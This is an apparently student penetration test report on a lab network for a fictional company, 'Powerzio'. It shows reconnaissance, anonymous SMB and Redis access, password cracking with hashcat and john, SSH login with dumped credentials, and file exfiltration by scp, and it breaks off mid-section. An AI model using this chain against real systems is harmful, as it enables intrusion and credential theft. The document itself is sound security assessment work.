Powerzio
Penetration Testing Report

Summary

Summary....1
Audit Specifications....2
Document versions....3
Team....4
Methodology....5
Risk Scale....6
Find network entries....7
Fileshare (10.10.10.22)....9
Redis (10.10.10.132)....12
tserge workstation (10.10.10.84)....13
ubuntu workstation3 (10.10.10.9)....16
workstation1101 (10.10.10.53)....18
Thermostats (10.10.10.(48,55))....20
MQTT (10.10.10.34)....22
Security Cameras (10.10.10.(24, 26))....23
web (10.10.10.222)....26

Audit Specifications

Start Date : 09/05/2021

Duration : 3 weeks

Document Reference : M-TRC-853

Compagny : Powerzio

Scope : 10.10.10.0/24

Document versions

Version	Date	Description
1.0	09/05/2022	Initial Version
1.1	12/05/2022	Addition of the penetration screenshots
1.2	13/05/2022	Formatting and additional information
2.0	26/05/2022	Document rework and add last vulnerabilities
2.1	29/05/2022	Last exploits additions and details added

Team

Emilien Delevoye
William Petitprez
Alexandre Ohayon
Thibaut Le Guelinel De Lignerolles

Methodology

1. Foot printing
2. Network scanning
3. Enumeration
4. Exploitation


Risk Scale

Risk Level	Explication
Extreme	Exploitation led to complete compromise of the system
High	The vulnerability could lead to loss of data or compromise of the system
Medium	The vulnerability is not directly exploitable, it requires more steps
Low	Vulnerability is non exploitable, but may let to attack on systems which fails
Information	No vulnerabilities found, only data to make things easier to understand

Find network entries

To start the penetration test, we must have a network overview to find the possible entries on the different machines. The two following steps shows how we find them.

Firstly, we looked at all the IP address on the scope 10.10.10.0/24 accessible with our wireguard access.



```
┌emilien at emilien-PC-EPI in ~
└○ dnsrecon -r 10.10.10.0/24 -n 10.10.10.10
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.10.10.0 to 10.10.10.255
[*]      PTR tek4-module2 10.10.10.1
[*]      PTR tek4-module2.local 10.10.10.1
[*]      PTR workstation3.offensiveplayground2_app_net 10.10.10.9
[*]      PTR dns2.powerzio.lan 10.10.10.11
[*]      PTR dns1.powerzio.lan 10.10.10.10
[*]      PTR fileshare.powerzio.lan 10.10.10.22
[*]      PTR security.offensiveplayground2_app_net 10.10.10.24
[*]      PTR security2.offensiveplayground2_app_net 10.10.10.26
[*]      PTR mqtt.powerzio.lan 10.10.10.34
[*]      PTR myles-laptop.powerzio.lan 10.10.10.38
[*]      PTR thermo2.powerzio.lan 10.10.10.48
[*]      PTR workstation1101.powerzio.lan 10.10.10.53
[*]      PTR thermo7.powerzio.lan 10.10.10.55
[*]      PTR tserge-ubuntu.powerzio.lan 10.10.10.84
[*]      PTR database.powerzio.lan 10.10.10.132
[*]      PTR web.powerzio.lan 10.10.10.222
[*]      PTR sql.powerzio.lan 10.10.10.223
[+] 17 Records Found
```

Secondly, we looked at all the open ports on each IP found. We got these open ports with the nmap command.


IP	port (type)	port (type)
10.10.10.1	22/tcp (ssh)	80/tcp (http)
10.10.10.9	22/tcp (ssh)	
10.10.10.10	22/tcp (ssh)	53/tcp (domain)
10.10.10.11	22/tcp (ssh)	53/tcp (domain)
10.10.10.22	139/tcp (netbios-ssn)	445/tcp (Microsoft-ds)
10.10.10.24	3306/tcp (Unknown)	
10.10.10.26	15042/tcp (Unknown)	
10.10.10.34	1883/tcp (mqtt)	
10.10.10.48	80/tcp (http)	
10.10.10.53	21/tcp (ftp)	22/tcp (ssh)
10.10.10.55	80/tcp (http)	
10.10.10.84	22/tcp (ssh)	
10.10.10.132	6379/tcp (redis)	
10.10.10.222	80/tcp (http)	
10.10.10.223	3306/tcp (MySQL)	

Fileshare (10.10.10.22)

Examinate the service

The file fileshare.powerzio.lan is the first machine that we investigated. This machine is running a SMB server on the ports 139 and 445 and the OS seems to be a Windows.


The version running is vulnerable to the regsvc-dos exploit, this exploit makes the service vulnerable to denial of service.



```
┌─emilien at emilien-PC-EPI in ~/Desktop/tmp2
└─○ sudo nmap --script=smb-vuln-regsvc-dos 10.10.10.22
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-26 23:45 CEST
Nmap scan report for 10.10.10.22
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
```

Extract public data from the server


It is possible to login as anonymous on the SMB server and to access to the /Public data. In this folder it is possible to extract some files (which are available in the Github linked with this document).
Two files are really interesting for us, pmanager.zip and myles-card.png.



```
┌─emilien at emilien-PC-EPI in ~/Desktop/tmp2
└─○ smbclient //10.10.10.22/Public
Enter WORKGROUP\emilien's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd staff\
smb: \staff\> l
  .                                   D        0  Sun May  8 21:41:26 2022
  ..                                  D        0  Sun May  8 22:27:41 2022
  pmanager.zip                        N     3758  Sun May  8 21:41:26 2022
  myles-card.png                      N   115209  Sun May  8 21:41:13 2022

                24546800 blocks of size 1024. 6327272 blocks available
smb: \staff\> get pmanager.zip
getting file \staff\pmanager.zip of size 3758 as pmanager.zip (23,7 KiloBytes/sec) (average 23,7 KiloBytes/sec)
smb: \staff\> get myles-card.png
getting file \staff\myles-card.png of size 115209 as myles-card.png (394,8 KiloBytes/sec) (average 264,0 KiloBytes/sec)
smb: \staff\> %
┌─emilien at emilien-PC-EPI in ~/Desktop/tmp2
└─○ ls
myles-card.png  pmanager.zip
```

pmanager.zip

This compressed folder is locked by a password, we tried to crack the password with cracker-ng (https://github.com/BoboTiG/cracker-ng) and the rockyou password list.




```
┌─emilien at emilien-PC-EPI in ~/Desktop/tmp2/cracker-ng on devel✓
└─± ./bin/zipcracker-ng -f ../pmanager.zip -w ~/Desktop/security/utils/rockyou.txt

 ~ ZIP Cracker-ng v2.0.0-dev ~
 - File......: pmanager.zip
 * Chosen one: pmanager/pmanager (16,688 bytes)
 - Encryption: standard (traditional PKWARE)
 - Method....: deflated
 - Generator.: rockyou.txt
 . Worked at 797,014 pwd/sec
   Combinations: 14,346,259
   Working time: 18 sec
 + Password found: hunter22
   HEXA[ 68 75 6E 74 65 72 32 32 ]
 ^ Ex(c)iting.
```

The password found by zipcracker-ng and rockyou is "hunter22".
The zip is containing an executable "pmanager". We used the nm command to find some details on this executable ; in the symbols, we found a REDIS_HOST and a REDIS_PORT and basic system calls.

By running tcpdump and pmanager, we saw pmanager opening a connexion to the IP 10.10.10.132 on the port 6379 which corresponds to the redis server found in the first step of the penetration test.

myles-card.png


In the public files, we also found an employee card picture with its user id "9748728" and its name "myles". The pmanager executable asks for username and user id ; by enter the myles’ username and user id we got the password "<78P7,P".
These informations permit to us to access to the private myles folder in the fileshare service.



Myles private folder

In the Myles private folder, we found a id_rsa.cpt file.

With the cracker-ng repository, we have also cptcracker-ng, with the same method as the zip, we cracked the cpt file password which is "2sexy4u". This password permits us to decrypt the id_rsa.cpt file and we obtain a ssh private key.



```
┌emilien at emilien-PC-EPI in ~/Desktop/tmp2/pmanager
└○../cracker-ng/bin/cptcracker-ng -f id_rsa.cpt -w ~/Desktop/security/utils/rockyou.txt

~ CPT Cracker-ng v2.0.0-dev ~
- File......: id_rsa.cpt
- Generator.: rockyou.txt
. Worked at 755,066 pwd/sec
  Combinations: 14,346,259
  Working time: 19 sec
+ Password found: 2sexy4u
  HEXA[ 32 73 65 78 79 34 75 ]
^ Ex(c)iting.
```

Vulnerabilities details

On this machine, we exploited an Anonymous login which permits to access to sensible data as a password manager and an employee card. Only these two files allow us to access to myles private session.

Sensibility : High

Vulnerability : Anonymous login

Remediation advice :

- Select carefully the data to let in the public folders.
- Use complex passwords to avoid wordlist crack


Redis (10.10.10.132)

After finding the pmanager with a tcp connection to this server, we investigated this redis server and we found than this server can be accessible without any login/password.

With a python script than we pushed in the Github repository linked to this report ; we have done a dump of the redis database (also available in the github).

In the following screenshot, you can see the 10 first username/user_id/password of the 849 users existing in the redis database.

As an example, we can find myles' password in the file created by our script.



```
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.132
└─○ head dump_redis.txt
lott, 3530906, e5e`<`D
justice, 3502421, e5`,8,1
paul, 7700416, 77``81D
boyd, 8076684, P`7DDP8
barton, 9812133, <P1,1ee
barry, 3810392, eP1`e<,
hatfield, 9987701, <<P77`1
bernard, 8988525, P<PP5,5
higgins, 7232885, 7,e,PP5
rowland, 2931003, ,<e1``e
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.132
└─○ wc -l dump_redis.txt
849 dump_redis.txt
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.132
└─○ cat dump_redis.txt | grep myles
myles, 9748728, <78P7,P
```

Vulnerabilities details

On this redis service, we exploited the anonymous login again. This exploit make the pmanager totally vulnerable.

Sensibility : Extreme

Vulnerability : Anonymous login

Remediation advice :


- Do not use pmanager anymore and update all the passwords
- Use a password manager which requires a secret password (Keepass for example)
- Set a password on all your redis services and restrict IPs which can access to it

tserge workstation (10.10.10.84)

With the pmanager vulnerabilities exploited, we have now access to probably all the powerzio employees, their user_ids and passwords.


The dns name of this machine is tserge.powerzio.lan, in the dump_redis.txt, we looked at a tserge user and we found one with the password "P,<,e8<"

With the user "tserge" and the password found, we had an access to the workstation.



```
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.132
└─○ cat dump_redis.txt | grep tserge
tserge, 8292349, P,<,e8<
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.132
└─○ ssh tserge@10.10.10.84
tserge@10.10.10.84's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Fri May 27 20:31:06 2022 from 10.10.0.8
workstation1212% whoami
tserge
workstation1212% 
```

With the shell access we identified some files in the home tserge folder. We extracted all the files with the scp command. All these files are available in the Github.




```
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.132
└─○ scp -r tserge@10.10.10.84:/home/tserge ../10.10.10.84/extract_files
tserge@10.10.10.84's password:
.profile
.bashrc
.zshrc
.bash_logout
motd.legal-displayed
.zcompdump
.history
analyzer.c~
main_branch.7z
analyzer.c
COMPANIES_IBAN.csv
```


In all this files extracted, there is a file containing some IBAN. This leak is probably critical.

Crack main_branch.7z file


In the same machine, we extract a 7z archive which is protected by a password. We tried to crack the password by using the rockyou password list.



```
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.84/main_branch_7z_extract
└○/usr/share/john/7z2john.pl main_branch.7z | cut -c16- > hash.txt
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting the
se hashes
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.84/main_branch_7z_extract
└○cat hash.txt
$7z$2$19$0$$8$8ab857c801836a0b0000000000000000$3458789791$1872$1857$c265f630a5d123d7cc7350eee7545b71
59bf0419647348897904c4bb4bb2b141319939ffa4727433cd40fcc6458879f6909f0cd1ce27534a5d65c4c23f357ead49cf
3dd2926f736a89ec524f060af35e6a712a7afc1f9fdfa0cdc469b506cae8217ac897d2b47d3ef730dbd5eebfe677e8055e80
391919bfc171cf971a832c037f29fb69c6b65657eb00cdf348c302a331418a1537e990b7ae3e82f5b7b2db84431171bd7844
```




```
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.84/main_branch_7z_extract
└○hashcat -m 11600 hash.txt ~/Desktop/security/utils/rockyou.txt --force
```



```
df36309100664ec539798e7c67243fa14742fe6d123cd14cbd12e4bac4cec6f35423305c8f27fc1e9c7a610a9f69c675b7d1
30e76bd207eb7dc51b4df32e6ed76cafef94330b027532f440ec4baa4ee65b48b9228727ee57c2f8c24bc8046e3c9fea491b
e77277451e3936f2d9463cd29f1cbc2c59695bf7f0779adc945ccb67ca00297070de983637a2fb1860dbc283b2feca3aafde
36ec931eb8bae68536dd640ab99d3ff75da03ff4b690b2a5de9ad9974bf4f1fc17e88c6a356e67d15642ddeafa064b231c19
363304840f4f$3091$01:jonasbrothers

Session..........: hashcat
Status...........: Cracked
Hash.Type........: 7-Zip
Hash.Target......: $7z$2$19$0$$8$8ab857c801836a0b0000000000000000$3458...091$01
Time.Started.....: Sat May 28 00:11:48 2022 (1 min, 20 secs)
Time.Estimated...: Sat May 28 00:13:08 2022 (0 secs)
Guess.Base.......: File (/home/emilien/Desktop/security/utils/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       52 H/s (10.03ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4096/14344384 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 2048/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:524160-524288
Candidates.#1....: slimshady -> oooooo

Started: Sat May 28 00:11:45 2022
Stopped: Sat May 28 00:13:09 2022
```

By using the 7z2john.pl perl script and hashcat with rockyou, we obtained "jonasbrothers" as password.



```
